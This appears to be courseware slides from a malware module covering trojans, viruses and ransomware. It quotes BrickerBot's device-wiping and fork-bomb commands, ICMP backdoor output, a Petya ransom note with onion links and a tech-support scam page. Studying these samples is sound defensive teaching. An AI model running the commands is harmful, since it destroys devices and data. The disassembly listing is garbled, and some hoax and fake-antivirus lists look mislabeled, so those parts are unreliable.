
EquationDrug (mstcp32.sys)

EquationDrug rootkit performs **targeted attacks** against various organizations and allows a remote attacker to execute shell commands on the infected system

```
.text:00012022    ; int __stdcall FnInitDriver(int pDrvObj,int pDrvRegPath,int pFunc1,int pFunc2,int Flag)
FnInitDriver      proc near
; CODE XREF: DriverEntry+151p
.unDevName        = dword ptr -14h
.var_10           = dword ptr -10h
.var_C            = dword ptr -8Ch
.var_8             = dword ptr -8
.pDeviceObject   = dword ptr -4
.pDrvObj          = dword ptr 8
.pDrvRegPath     = dword ptr 0Ch
.pFunc1           = dword ptr 10h
.pFunc2           = dword ptr 14h
.Flag             = dword ptr 18h
.edit_DrvObj     = edi
.text:00012022 55  push  ebp
.text:00012023 8B EC  mov   ebp, esp
.text:00012025 83 EC 14  sub   esp, 14h
.text:00012026 53  push  ebx
.text:00012029 56  push  esi
.text:0001202A 57  push  edit_DrvObj
.text:0001202B 68 40 05 00 00  push  1348
.text:0001202B 68 20 01 00  call  offset unk_1A728
.text:0001202C E8 60 EC FF FF  call  fnDecryptData
.text:0001202D FF 75 80  push  [ebp+unDevName]
.text:0001202E 8B 7D 00  mov   edit_DrvObj, [ebp+pDrvObj]
.text:0001202F 89 45 F8  lea    eax, [ebp+var_C]
.text:00012030 89 3D 08 C3 01+ mov   pDrvObj, edit_DrvObj
.text:00012031 50  push  eax
.text:00012032 E8 13 0C 00 00  call  fnDissectPath
.text:00012033 8B 45 F8  lea    eax, [ebp+var_C]
.text:00012034 50  push  eax
.text:00012035 89 45 EC  lea    eax, [ebp+unDevName]
.text:00012036 50  push  eax
.text:00012037 E8 C0 0C 00 00  call  fnGetDeviceName
.ENDP
```

E-banking Trojans

- E-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center
- It steals **victim's data** such as credit card related **card no., CVV2, billing details**, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



Working of E-banking Trojans

TAN Grabber

- Trojan intercepts valid **Transaction Authentication Number (TAN)** entered by a user
- It replaces the TAN with a **random number** that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the **user's login details**

HTML Injection

- Trojan creates **fake form fields** on e-banking pages
- Additional fields **elicit extra information** such as card number and date of birth
- Attacker can use this information to impersonate and **compromise victim's account**

Form Grabber

- Trojan analyses **POST requests and responses** to victim's browser
- It compromises the **scramble pad authentication**
- Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code

Covert Credential Grabber

- Trojan usually **stays dormant** until the user performs an online financial transaction
- Trojan also searches the **cookie files** that had been stored on the computer while browsing financial websites and also **edits registry entries** each time the computer is started
- Trojan sneakily **steals the login credentials** and transmits it to the hacker


E-banking Trojan: ZeuS

ZeuS (ZBot)

ZeuS is an e-banking Trojan that **steals data** such as online credentials, banking details etc. from infected computers via **web browsers** and **protected storage**

E-banking Trojans

- Gozi / Ursnif
- Ramnit
- Emotet
- Gootkit
- Tinba
- Bebloh
- Snifula




Proxy Server Trojans

- Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet
- Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer
- Thousands of **machines on the Internet** are infected with proxy servers using this technique

Proxy Server Trojans

- Linux.Proxy.10
- Proxy
- Pinksipbot (Qbot)




Covert Channel Trojans

- Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, **creating arbitrary data transfer channels** in the data streams authorized by a network access control system
- It enables attackers to get an **external server shell** from within the internal network and vice-versa
- It sets a **TCP/UDP/HTTP CONNECT | POST** channel allowing **TCP data streams (SSH, SMTP, POP, etc...)** between an external server and a box from within the **internal network**



Bachosens

- Bachosens trojan deployed against select targets using **covert communication channels** to evade detection
- It is used to **steal information** and download additional malware onto **compromised machines**



Defacement Trojans

- Resource editors allow a user to view, edit, extract, and replace strings, bitmaps, logos and icons from any Windows program
- They allow you to **view and edit** almost any aspect of a **compiled Windows program**, from the menus to the dialog boxes to the icons and beyond
- They apply **User-styled Custom Applications (UCA)** to deface Windows application
- Example of **calc.exe** Defaced is shown here



Service Protocol Trojans


- These Trojans can take advantage of vulnerable service protocols like VNC, HTTP/ HTTPS, etc.

VNC Trojans

- A **VNC Trojan** starts a VNC Server daemon in the infected system (victim) where attacker **connects to the victim** using any VNC viewer and this Trojan will be difficult to detect using anti-viruses

HTTP/ HTTPS Trojans

- HTTP Trojans can **bypass any firewall** and work in the **reverse way** of a straight **HTTP tunnel**
- They are executed on the internal host and spawn a child at a predetermined time
- The **child program** appears to be a user to the firewall so it is allowed to access the **Internet**



Service Protocol Trojans (Cont'd)

ICMP Trojans

- Covert channels are methods in which an attacker can **hide the data in a protocol** that is undetectable
- They rely on techniques called **tunneling**, which allow one protocol to be **carried over** another protocol
- ICMP tunneling uses ICMP echo-request and reply to **carry a payload** and **stealthily access or control** the victim's machine



ICMP Client

(Command:
icmpsend <victim IP>)

```
C:\ Command Prompt
C:\Documents and Settings\Administrator\WINDOWS\Desktop\ ICMP Backdoor Win32>icmpsend 127.0.0.1
-----Welcome to www.hackerxfiles.net-----
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---
Usage: icmpsend RemoteIP
Or x+C or Q/q to Quite      H/h for help
ICMP-CMD>H
http://127.0.0.1/hack.exe ->admin.exe]  <Download Files.
Path is \system 32>
[pslist]          <List the Process>
[taskkill ID]    <Kill the Process>
Command <run the command>
ICMP-CMD>
```

ICMP Trojan:
icmpsend




ICMP Server

(Command:
icmppsrv -install)

```
C:\ Command Prompt
C:\Documents and Settings\Administrator\WINDOWS\Desktop\ ICMP Backdoor Win32>icmppsrv -install
-----Welcome to www.hackerxfiles.net-----
---[ ICMP-Cmd v1.0 beta, by gxisone ]---
---[ E-mail: gxisone@hotmail.com ]---
---[ 2003/8/15 ]---
...
Usage: icmppsrv -install <to install service>
          icmppsrv -remove <to remove service>
Transmitting File .. Success !
Creating Service .. Success !
Starting Service .. Pending .. Success !
C:\Documents and
Settings\Administrator\WINDOWS\Desktop\ICMP Backdoor Win32
```

Commands are sent
using ICMP protocol




Mobile Trojans

- Mobile Trojan attacks are increasing rapidly due to the increase of mobile usage globally
- The attacker tricks the victim into installing the **malicious application**
- When the victim downloads the **malicious app**, the Trojan perform various attacks like banking credential stealing, social networking credential stealing, data encryption, device locking, etc.

Hummer

- Hummer is a Trojan that runs on Android operating systems
- When a device is infected, Hummer will root the phone to **gain administrator privileges**, and then it will add pop-up ads to the phone



Mobile Trojans

- Ghost push
- Hideicon
- Danpay
- Rootnik
- AndroRAT

IoT Trojans

- Internet of things (IoT) is the **inter-networking of physical devices**, buildings, and other items embedded with electronics
- IoT Trojans are the malicious programs that **attack the IoT networks** and **leverage a botnet to attack** other machines outside of the IoT network

IoT Trojans

- Mirai
- Hajime
- LuaBot
- Trojan.linux.pnscan

```

1  w
2  uname -a
3  ls -alF /etc/
4  cat /etc/passwd
5  cat /etc/shadow
6  cat /proc/version
7  su root
8  uptime
9  cat /etc/motd
10 ls -al /sbin/
11
12 fdisk -l
13 df
14 cat /proc/mounts
15
16 dd if=/dev/urandom of=/dev/sda &
17 dd if=/dev/urandom of=/dev/sda1 &
18 dd if=/dev/urandom of=/dev/sda2 &
19 dd if=/dev/urandom of=/dev/sda3 &
20 dd if=/dev/urandom of=/dev/sda4 &
21 dd if=/dev/urandom of=/dev/sdb &
22 dd if=/dev/urandom of=/dev/mtd0 &
23 dd if=/dev/urandom of=/dev/mtd1 &
24 dd if=/dev/urandom of=/dev/mtd2 &
25 dd if=/dev/urandom of=/dev/mtd3 &
26 dd if=/dev/urandom of=/dev/mtdblock0 &
27 dd if=/dev/urandom of=/dev/mtdblock1 &
28 dd if=/dev/urandom of=/dev/mtdblock2 &
29 dd if=/dev/urandom of=/dev/mtdblock3 &
30 dd if=/dev/urandom of=/dev/mtdblock4 &
31 dd if=/dev/urandom of=/dev/mtdblock5 &
32 dd if=/dev/urandom of=/dev/mtdblock6 &
33 dd if=/dev/urandom of=/dev/mtdblock7 &
34 dd if=/dev/urandom of=/dev/hda1 &
35 dd if=/dev/urandom of=/dev/hdb1 &
36 dd if=/dev/urandom of=/dev/root &
37 dd if=/dev/urandom of=/dev/ram0 &
38 dd if=/dev/urandom of=/dev/mmcblk0 &
39 dd if=/dev/urandom of=/dev/mmcblk0p1 &

```

BrickerBot

BrickerBot Trojan corrupts IoT device **storage capability** and reconfigures kernel parameters

```

41 cat /dev/urandom >/dev/sda &
42 cat /dev/urandom >/dev/sda1 &
43 cat /dev/urandom >/dev/sda2 &
44 cat /dev/urandom >/dev/sda3 &
45 cat /dev/urandom >/dev/sda4 &
46 cat /dev/urandom >/dev/sdb &
47 cat /dev/urandom >/dev/mtd0 &
48 cat /dev/urandom >/dev/mtd1 &
49 cat /dev/urandom >/dev/mtd2 &
50 cat /dev/urandom >/dev/mtd3 &
51 cat /dev/urandom >/dev/mtdblock0 &
52 cat /dev/urandom >/dev/mtdblock1 &
53 cat /dev/urandom >/dev/mtdblock2 &
54 cat /dev/urandom >/dev/mtdblock3 &
55 cat /dev/urandom >/dev/mtdblock4 &
56 cat /dev/urandom >/dev/mtdblock5 &
57 cat /dev/urandom >/dev/mtdblock6 &
58 cat /dev/urandom >/dev/mtdblock7 &
59 cat /dev/urandom >/dev/hda1 &
60 cat /dev/urandom >/dev/hdb1 &
61 cat /dev/urandom >/dev/root &
62 cat /dev/urandom >/dev/ram0 &
63 cat /dev/urandom >/dev/mmcblk0 &
64 cat /dev/urandom >/dev/mmcblk0p1 &
65
66 route del default;iproute del default;rm -rf /* 2>/dev/null &
67 iptables -F;iptables -t nat -F;iptables -A OUTPUT -j DRDP
68 d(){ d|d & };d 2>/dev/null
69 sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
70 halt -n -f
71 reboot
72 d(){ d|d & };d

```

Other Trojans

Security Software Disabler Trojans

- Security software disabler trojans **stop** the working of **security programs** such as firewall, IDS, etc. either by disabling them or **killing the processes**
- These are **entry Trojans** which allow an attacker to perform the next level of attack on the targeted system
- **CertLock** and **GhostHook** are the latest security software disabler Trojans

Destructive Trojans

- Destructive Trojans **delete files, corrupt OS, format files and drives**, and perform massive destruction that can crash operating systems
- These destructive Trojans **disable the security systems** like firewall, ant-virus, etc. on the target machine before performing the attack
- **Shamoon** is one of the latest Destructive Trojan which used a **Disttrack** payload that is configured to wipe the systems as well as virtual desktop interface snapshots

Other Trojans (Cont'd)

DDoS Trojans

- DDoS Trojans are intended to perform **DDoS (Distributed Denial-of-Service) attacks** on the target machines, networks, or web address
- The attacker along with several other infected computers, send multiple requests to the victim machine, **overwhelming the target** and leading to a **denial-of-service**
- **Mirai** is the most notorious DDoS Trojan that connects the victim machine to a command-and-control (C&C) server and then it performs DDoS attacks in which a firehose of **junk traffic floods** a target's servers/machines with malicious traffic

Command Shell Trojans

- Command shell Trojan gives **remote control** of a command shell on a victim's machine
- A Trojan server is installed on the victim's machine, which **opens a port allowing the attacker** to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine
- **Netcat, DNS Messenger, GCat** are some of the latest command shell Trojans



Module Flow

1 Malware Concepts

2 Trojan Concepts

3 Virus and Worm Concepts

4 Malware Analysis

5 Countermeasures

6 Anti-Malware Software

7 Malware Penetration Testing

Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads, infected disk/flash drives** and as **email attachments**

Characteristics of Viruses

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data
- Corrupts files and programs
- Self-replication



Purpose of Creating Viruses

- Inflict damage to competitors
- Financial benefits
- Vandalism
- Playing a prank
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access of the victims computer

Stages of Virus Life

Design

Developing virus code using **programming languages** or construction kits

Replication

Virus replicates itself for a period of time within the **target system** and then spreads itself

Launch

It gets activated with the user performing certain actions such as running an **infected program**

Detection

A virus is identified as a threat infecting target systems

Incorporation

Antivirus software developers **assimilate defenses** against the virus

Execute the damage routine


Users **install antivirus updates** and eliminate the **virus threats**

Working of Viruses


Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to an **.exe** file in the system

Before Infection



After Infection



Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a particular event

Unfragmented File Before Attack

File: A

File: B



File Fragmented Due to Virus Attack



Indications of Virus Attack

1 Processes take more resources and time

2 Computer beeps with no display

3 Drive label changes

4 Unable to load Operating System

5 Constant anti-virus alerts

6 Computer freezes frequently or encounters error such as BSOD

7 Files and folders are missing

8 Suspicious hard drive activity

9 Browser window “freezes”

10 Lack of storage space

11 Unwanted advertisements and pop-up windows

Abnormal Activities

If the system acts in an **unprecedented manner**, you can suspect a virus attack

False Positives

However, **not all glitches** can be attributed to virus attacks

How does a Computer Get Infected by Viruses?

When a user accepts files and downloads without checking properly for the source

Not running the latest anti-virus application

Opening infected e-mail attachments

Clicking malicious online ads

Installing pirated software

Using portable media

Not updating and not installing new versions of plug-ins

Connecting to untrusted network

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus which may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system

Virus Hoaxes

- OSX.Demsty!gen1
- Trojan.Downblocker
- Ransom.Defray!gm
- Trojan.Smoaler!gm
- SONAR.MSOffice!g23

Zeus Virus Scam (2017 Alert Hoax)

Windows Defender Alert : Zeus Virus Detected In Your Computer !!


Please Do Not Shut Down or Reset Your Computer.

The following data will be compromised if you continue:

1. Passwords
2. Browser History
3. Credit Card Information
4. Local Hard Disk Files.

This virus is well known for complete identity and credit card theft. Further action through this computer or any computer on the network will reveal private information and involve serious risks.

Call Technical Support Immediately at (888) 202-7560



Call Microsoft Technical Department: (888) 202-7560 (Toll Free)

Fake Antiviruses

- A well-designed, fake antivirus **looks authentic** and often encourages users to **install** it on their systems, or perform updates, or remove viruses and other malicious programs
- Once installed these fake antivirus can **damage target systems** similar to other malwares

Fake Antivirus:

- ScanGuard
- Antivirus 10
- TotalAV
- SpeedUpMyPC 2016



AntiVirus Pro 2017

File Name	Malware Name
C:\pagefile.sys	Infected: W64/Child-Porn.hosting

- Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) in order to remove the restrictions

Locky

Locky is a dreadful data encrypting parasite that not only infects the computer system, but also has the **ability to corrupt data on unmapped network shares**



We present a special software - **Locky Decrypter** - which allows to decrypt and return control to all your encrypted files.

How to buy Locky decrypter?

1. You can make a payment with BitCoins, there are many methods to get them.
2. You should register BitCoin wallet (simplest online wallet OR some other methods of creating wallet)
3. Purchasing Bitcoins - Although it's not yet easy to buy bitcoins, it's getting simpler every day.
4. Send - **0.5 BTC** to Bitcoin address:

(Payment pending up to 30 mins or more, be patient...)

5. Refresh the page and download decoder.

Ransomware Family

- Cerber
- CTB-Locker
- Scatter
- Cryakl
- Cryptorbit ransomware
- Crypto Locker Ransomware
- Crypto Defense Ransomware
- Crypto Wall Ransomware

Ransomware (Cont'd)

#Petya.A #NotPetya

PetyaA, July 4, 2017 - 9:23 pm UTC

```
Send me 100 Bitcoins and you will get my private key to decrypt any harddisk (except boot disks)
See the attached file signed with the key

https://mega.nz/#!YeIXWiw1!BqUlwanLLD_HiTWRog7ASihNRqs6RESt-6bXBMEVVWE8Xo
https://mega.nz/#!EWg3mSLL!ipiQ6cXA9GG1DPEjJWoMu5JWmMy4SCxlAt270GgiPHY

openssl dgst -sha256 -verify public.pem -signature public.sha256.dgst public.pem

Contact info https://kicnphm5ggclftv6.onion/signup_user_complete/?id=1trno4d6hiripcmnph65re6ty
CA http://2zhxd7xnyov2q375.onion/ca.crt
CA SHA1 fingerprint 7D:37:B2:79:38:3E:9B:0F:EE:DF:EB:D6:45:92:47:0A:05:0E:9B:B8
```

Petya - NotPetya

WannaCry



Types of Viruses

System or Boot Sector Virus

Polymorphic Virus

Direct Action or Transient Virus

File Virus

Metamorphic Virus

Terminate & Stay Resident Virus

Multipartite Virus

Overwriting File or Cavity Virus

FAT Virus

Macro Virus

Companion/Camouflage Virus

Logic Bomb Virus

Cluster Virus

Shell Virus

Web Scripting Virus

Stealth/ Tunneling Virus

File Extension Virus

Email Virus

Encryption Virus

Add-on Virus

Sparse Infector Virus

Intrusive Virus



System and File Viruses


System or Boot Sector Viruses

- Boot sector virus **moves MBR to another location** on the hard disk and copies itself to the original location of the MBR
- When the system boots, the **virus code is executed first** and then control is passed to original MBR

Before Infection



After Infection



File Viruses

- File viruses infect files which are **executed or interpreted** in the system such as COM, EXE, SYS, OVL, OBJ, PRG, MNU and BAT files
- File viruses can be either **direct-action** (non-resident) or **memory-resident**



Multipartite and Macro Viruses


Multipartite Viruses

- Multipartite viruses infect the system **boot sector** and the **executable files** at the same time
- Some of the examples of multipartite viruses include Invader, Flip, and Tequila



Macro Viruses

